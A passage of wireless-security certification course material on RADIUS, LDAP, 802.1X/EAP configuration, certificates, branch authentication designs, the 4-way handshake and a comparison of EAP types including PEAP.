Of course, these steps are a simplification and additional configurations and services are often configured. This basic process helps to provide a basic set of steps to be performed.


## RADIUS Authentication Exchange



The use of a protocol or application analyzer can be useful when trying to troubleshoot an authentication failure. Depending on when the failure occurs within the authentication exchange, an analyzer can pinpoint whether the fault is due to incorrectly supplied user credentials or misconfigured user database information. In addition, an extraordinarily high number of authentication failures may indicate vulnerability probing by a hostile intruder.

Keep in mind with RADIUS authentication frames are exchanged on both the wireless network connection between the supplicant and the authenticator and the wired side the authenticator and the authentication server. Therefore the appropriate tools will be required in order to gather all of the necessary information and perform the adequate troubleshooting steps.

## LDAP Authentication



LDAPv3 (RFC 3377) databases are often used in large enterprises to hold objects such as network users. RADIUS servers often must query LDAP databases to authenticate wireless users. The Lightweight Directory Access Protocol is based on X.500 standard and Microsoft Active Directory and Novell eDirectory are LDAPv3 compliant. Some wireless LAN infrastructure devices can interface with LDAPv3 directories directly without having to use RADIUS, but this functionality is being phased out in many products.

## 802.1X/EAP Configuration

The screenshot displays the Aruba Mobility Controller interface under the 'Configuration' tab. On the left, a navigation tree includes 'Wizards', 'Security' (selected), 'Authentication', and 'AP Configuration'. The main pane shows two configuration windows:

- RADIUS Server > Electron**: Shows a RADIUS server entry for 'Electron' with IP 10.168.2.8, shared secret 'R@dyne!', and ports 1612 and 1813.
- Configuration > AP Group > Edit "Aruba\_Lab"**: Shows a WLAN profile named 'aruba\_lab' with SSID 'aruba\_lab' and encryption settings including WPA2-PSK.

Annotations highlight specific fields:

- Add RADIUS server to the WLAN controller (or AP) config, including IP address, shared secret, and ports**
- Configure a WLAN profile with SSID, authentication, and encryption parameters**

In addition to RADIUS configuration, the wireless LAN infrastructure must also be configured with the proper authentication server information. This is typically limited to the creation of the wireless LAN profile which includes:


- The network name (SSID)
- IEEE 802.1X/EAP authentication
- The encryption scheme that will be used
- Any SSID specific settings
- Configuration of a RADIUS server

RADIUS-specific parameters include:

- An IP address
- The shared secret
- Authentication and accounting ports
- other required parameters

The shared secret is a common password that is shared between the authenticator and the RADIUS server. This is one security mechanism that will help to prevent the ability of rogue access points that may be connected to the wired network infrastructure.

## 802.1X/EAP Configuration, ctd.



Each supplicant has different IEEE 802.1X/EAP capabilities, and should be checked for compatibility prior to selection. The slide shows an example of a supplicant, (wireless client utility) and the required components that set to enable the supplicant to connect to the secure network.

Common configuration steps include:


Configure the SSID and basic IEEE 802.1X/EAP security parameters, including encryption type

Verify the specific EAP type is selected and configured

Select the proper server and client certificates to be used, and configure some tunneled EAP parameters

Select advanced settings, such as user or machine authentication as well as fast secure roaming features if required

## Certificates and Tunneled EAP



To use WPA or WPA2 enterprise, digital certificates are required with many EAP types. Following are a few examples of enterprise-grade RADIUS applications capable of generating self-signed digital certificates and acting as a trusted root certificate authority:

FreeRADIUS (Open source)


Microsoft - Internet Authentication Server (Windows Server 2003/2008) or Network Policy Server (NPS) (Windows Server 2012 and later)

Cisco – Access Control Server (ACS)

Some of these applications also provide methods of distributing the server-side certificate to client stations.

Many manufacturers of enterprise wireless LAN equipment also provide built-in RADIUS integrated into the platform or management software they provide.

## Server-Side Certificates



104

Certified Wireless Security Professional :: CWSWP-206


cwnp®

In many deployments with self-signed certificates, certificates are installed with installation executable files or other automated processes. WPA and WPA2 enterprise can provide mutual authentication of both the authentication server and the wireless client using several forms of extensible authentication protocol (EAP). The most popular of these EAP types use a digital certificate as the authentication credential for the authentication server. In addition, some of the EAP-types also use a digital certificate as the authentication credential for the wireless client. A digital certificate is a data file that is exchanged between the authenticating entities. Digital certificates are created, distributed, and authenticated by trusted certificate authorities (CA).

Several forms of EAP rely on transaction layer security (TLS) based protocol variants to provide authentication. TLS is based on the secure sockets layer (SSL) protocol originally developed by Netscape. The TLS standard does not specify how security is implemented. Instead TLS leaves the decisions on how to initiate handshaking and how to authenticate credentials such as digital certificates and secret keys, to the protocol designers. These credentials may be exchanged during or following the TLS Handshake procedure.

TLS provides the mechanism to allow the client and server to authenticate each other and to negotiate an encryption algorithm and cryptographic keys while guaranteeing privacy through the use of asymmetric cryptography and secure message integrity. TLS negotiations are secure from eavesdropping, hijacking and man-in-the-middle intrusions.


## Authentication – Single Building



In a standard enterprise network environment, it's most common to see one or more wireless controllers authenticating users against RADIUS, which in turn proxies to an LDAP compatible or compliant directory service.

Since all components that provide the authentication are contained within the local wired high speed network, this authentication model should perform well if the network infrastructure has been designed correctly.

## Authentication – Branch Option #1




In a standard enterprise environment, it's most common to see one or more wireless LAN controllers authenticating users against RADIUS, which in turn proxies to an LDAP compatible or compliant directory service.

With this option, both the headquarters and the branch office local area networks are connected together using an Internet connection. This is a very common method that is used many cases. It is also important to note that each location has its own RADIUS server used for authentication and its own replica of the LDAP database which contains the user directory database.

If there was a link failure between the sites it would not cause any authentication issues as each location is for the most part a stand alone entity since they have their own RADIUS services and user database. Of course the branch office would not be able to access any resources at the headquarters locations and any updates would not be replicated.

## Authentication – Branch Option #2



If the branch office does not have a local LDAP server (user directory database), RADIUS may proxy to a remote site (like the main office) to authenticate users. Doing this introduces a potentially slow and less reliable link (the Internet connection) into the equation. This slow link could cause extreme latency for initial IEEE 802.1X/EAP authentications, so it's imperative that fast/secure roaming mechanisms such as OKC be used on the branch wireless LAN controller and wireless stations when using this authentication option.

If the branch or remote office does not have a replica or a partition of the user database it may result in several potential problems which include:

- Availability
- Latency
- Wide area network (WAN) utilization
- Fast secure roaming

This option relies on an available connection (either leased-line or the Internet) between locations. In the event of a link failure (Internet connection), the branch office RADIUS services would not be able to contact the headquarters location to authenticate users that attempt to log into the network.

The connection speed of the link between locations is also an important factor. If a slow link is in place the authentication could be slowed down since the RADIUS must cross the wide area network to perform the authentication.

The same holds true with a WAN link that is heavily utilized. This can also cause delays and long

authentication times.

Depending on the fast secure transition method used, it could cause roaming delays when a user transitions from one access point to another access point at the branch office. If the fast roaming method used requires the server to cross the WAN link, it could cause the connection to break and require reauthentication to occur.

## 802.1X Port-Based Access Control



An entity at one end of a point-to-point LAN segment that is being authenticated by an Authenticator attached to the other end of that link.\*

802.1X introduced **Port-Based Access Control**, defines **Port Access Entities (PAE)**, and uses **controlled and uncontrolled "ports"** to filter network access based upon a supplicant's authentication state.

An entity at one end of a point-to-point LAN segment that facilitates authentication of the entity attached to the other end of that link.\*

An entity that provides an authentication service to an Authenticator. This service determines, from the credentials provided by the Supplicant, whether the Supplicant is authorized to access the services provided by the Authenticator.\*

\* Definitions from 802.1X-2004

### 802.1X Entities:

Supplicant – The client device/software requesting network connectivity

Authenticator – The access point or WLAN controller that acts as a port-based access control entity pending supplicant authentication

Authentication Server (AS) – A RADIUS (or similar) authentication server entity that supports an authentication method. The AS may host the user database or may communicate with an external user database to authenticate user credentials and profiles.

### Reasons to use EAP with 802.1X:

Maturity and Interoperability


User-based authentication and authorization

Dynamic encryption key management (generation and distribution)

Flexible authentication (many EAP types available)

The first step to creating an RSNA in an infrastructure BSS is to become 802.11 authenticated and associated, during which each STA receives the other's Robust Security Network (RSN) IE, which describes their respective capabilities and requirements.

## 802.1X Port Functions



The second step to creation of an RSNA is for the Supplicant and Authentication Server to complete the mutual 802.1X/EAP authentication and for the Authentication Server (AS) to pass the PMK to the Authenticator.

An IEEE 802.1X Port consists of a Controlled Port and an Uncontrolled Port.

Uncontrolled Port - The IEEE 802.1X Controlled Port is blocked from passing general data traffic between two STAs until an 802.1X authentication procedure and key management process complete successfully over the 802.1X Uncontrolled Port.

Controlled Port - Once the Authentication & Key Management (AKM) completes successfully, data protection is enabled to prevent unauthorized access, and the 802.1X Controlled Port unblocks to allow protected data traffic to flow for this particular STA. IEEE 802.1X Supplicants and Authenticators exchange protocol information via the IEEE 802.1X Uncontrolled Port.

The 802.1X-2004 standard, section 6.6 specifies use of two port access entities (PAEs): the supplicant and the authenticator.

### 6.6 Port Access Entity (PAE)

A Port Access Entity (PAE) operates the algorithms and protocols associated with the Port Access Control Protocol. A PAE exists for each Port of a System that supports Port Access Control functionality in the Supplicant role, the Authenticator role, or both.


In the Supplicant role, a PAE is responsible for providing information to an Authenticator that will establish its credentials. A PAE that performs the Supplicant role in an authentication exchange is

known as a Supplicant PAE.

In the Authenticator role, a PAE is responsible for communication with a Supplicant, and for submitting the information received from the Supplicant to a suitable Authentication Server in order for the credentials to be checked and for the consequent authorization state to be determined. A PAE that performs the Authenticator role in an authentication exchange is known as an Authenticator PAE.

Both PAE roles control the authorized/unauthorized state of the controlled Port depending on the outcome of the authentication process. If a given controlled Port has both Authenticator PAE and Supplicant PAE functionality associated with it, both PAEs must be in the Authorized state in order for the controlled Port to become Authorized.

## 802.1X/EAP Framework



The IETF RFC (5247) defining EAP does not specify a specific implementation of EAP (other than MD5). Instead, this RFC specifies a generic EAP framework that can be adopted to the specific purposes of an EAP implementation, such as EAP-PEAP or EAP-FAST.

In addition to improved encryption and integrity algorithms, the IEEE 802.11 standard specifies the use of IEEE 802.1X port-based access control and Extensible Authentication Protocol (EAP) to provide user authentication and dynamic key distribution.


EAP is a Layer 2 authentication protocol used by IEEE 802.3 and IEEE 802.11 as a flexible replacement for PAP and CHAP under PPP

IEEE 802.1X restricts access to the network until a station has been authenticated by an authentication authority, usually residing within the wired network segment

Access to the network is controlled through the use of Controlled and Uncontrolled ports, which are logical entities on the same physical connection

Prior to successful authentication, the client station may only communicate over the Uncontrolled Port

## 4-Way Handshake



The third step in creating a robust security network association (RSNA) is for the two STAs to have matching a pairwise master key (PMK). This is accomplished one of two ways:

### Out-of-band

This method uses a preshared key (PSK) that is entered on both STAs either directly or created from a passphrase.

### In-band

This method uses an IEEE 802.1X/EAP with RADIUS infrastructure where the IEEE 802.1X/EAP mechanism creates the PMK.

The final step in creating a robust security network association (RSNA) is the 4-way Handshake. At the conclusion of the handshake, each STA will have derived the same pairwise transient key (PTK). This PTK is used to secure unicast traffic and it is used it to exchange a group temporal key (GTK) to secure broadcast and multicast traffic. In an IEEE 802.1X/EAP enterprise scenario and upon successful completion of the 4-Way Handshake, the Authenticator and Supplicant have authenticated each other; and the IEEE 802.1X controlled port is unblocked which will allow encrypted data traffic to flow.

## EAP Type Comparison

	EAP-MD5	EAP-LEAP	EAP-TLS	TTLS (EAP-MSCHAPv2)	PEAP (EAP-MSCHAPv2)	PEAP (EAP-TLS)	PEAP (EAP-GTC)	EAP-FAST
Security Solution	RFC-2284	Cisco Proprietary	RFC-2716	IETF Draft	IETF Draft	IETF Draft	IETF Draft	IETF Draft
Digital Certificates - Client	No	No	Yes	No	No	Yes	No	No
Digital Certificates - Server	No	No	Yes	Yes	Yes	Yes	Yes	No
Client Password	No	Yes	N/A	Yes	Yes	No	Yes	Yes
PACs - Client	No	No	No	No	No	No	No	Yes
PACs - Server	No	No	No	No	No	No	No	Yes
Credential Security	Weak	Weak (depends on password strength)	Strong	Strong	Strong	Strong	Strong	Strong (if Phase 0 is secure)
Encryption Key Management	No	Yes	Yes	Yes	Yes	Yes	Yes	Yes
Mutual Authentication	No	Yes	Yes	Yes	Yes	Yes	Yes	Yes
Tunneled Authentication	No	No	Yes	Yes	Yes	Yes	Yes	Yes
Works with Wi-Fi Protected Access (WPA)	No	Yes	Yes	Yes	Yes	Yes	Yes	Yes
Man-in-the-middle protection	No	Yes	Yes	Yes	Yes	Yes	No	Yes
Dictionary attack resistance	No	No	Yes	Yes	Yes	N/A	Yes	N/A
Identity Exposed	N/A	Yes	Yes	No	Depends on implementation	No	No	No

EAP is a Layer 2 authentication protocol used over IEEE 802.3 and IEEE 802.11 networks as a flexible replacement for PAP and CHAP under PPP.

There are many EAP types, each with their own advantages and disadvantages. Choosing the right EAP type is essential in a wireless LAN security deployment.

Note that EAP is an authentication framework, and does not specify a specific authentication method. For that reason, multiple EAP types are used. The comparison chart shows the features of many common EAP types.

EAP-MD5 should never be used on a wireless network because of several vulnerabilities including no digital certificates, no mutual authentication and no tunneled authentication.

EAP-LEAP is Cisco Systems proprietary and was cracked in early 2004 and is rarely used today if at all. Cisco's position statement was that if strong passwords were used it is secure. That could be considered true however, the problem is the enforcement of strong passwords. EAP-FAST was Cisco's replacement for LEAP and was used in the short term after it was released. The use of EAP-FAST decreased after other EAP types became available. There are much better non-proprietary EAP types available and therefore LEAP should be avoided.

The following list shows EAP types that are more commonly used with wireless networks:

EAP-TLS

TTLS (EAP-MSCHAP-v2)

PEAP (EAP-MSCHAP-v2)

PEAP (EAP-TLS)


PEAP (EAP-GTC)

EAP-SIM - EAP for GSM Subscriber Identity Module - mobile communicators

EAP-AKA - for use with the UMTS Subscriber Identity Module - mobile communications

The EAP type used really depends on the organization and network that is in place. Some EAP types such as EAP-TLS and PEAP (EAP-TLS) require the use of digital certificates, a full private key infrastructure (PKI) which can become an expensive endeavor with extra management overhead.

One common method used is PEAP (EAP-MSCHAP-v2) since it is part of the Microsoft Windows operating system, can use username/password credentials and is widely available.



EAP-MD5 is only an authentication protocol. It does not handle encryption keys of any kind. All messages after authentication are transmitted in clear text, and the Authentication Server is never authenticated by the client. EAP-MD5 requires only light processing, but has almost no use in the WLAN market.

## PEAP

### Protected EAP

- PEAP is the **most common form of EAP**, and comes in many different versions
- All flavors of PEAP require server-side certificates to establish the TLS tunnel (**Phase 1**)
- Is often called EAP-in-EAP because it creates a TLS tunnel, then performs EAP authentication inside the tunnel (**Phase 2**)



- |  |   |  |
|--|---|--|
| <ul style="list-style-type: none"><li>➤ <b>Username/password</b> pair are used for client authentication</li><li>➤ This is the most popular EAP method in use today due to its strong security, simple configuration, and low overhead</li></ul> | <ul style="list-style-type: none"><li>➤ Requires a PKI to issue a <b>client-side certificate</b> in addition to the server-side certificate</li><li>➤ While highly secure, this is very infrequently used due to its high overhead and complexity</li></ul> | <ul style="list-style-type: none"><li>➤ GTC supports <b>token card authentication</b> in which the server issues a challenge inside the TLS tunnel, and the client uses a security token to generate a response (usually entered as ASCII)</li></ul> |
|--|---|--|

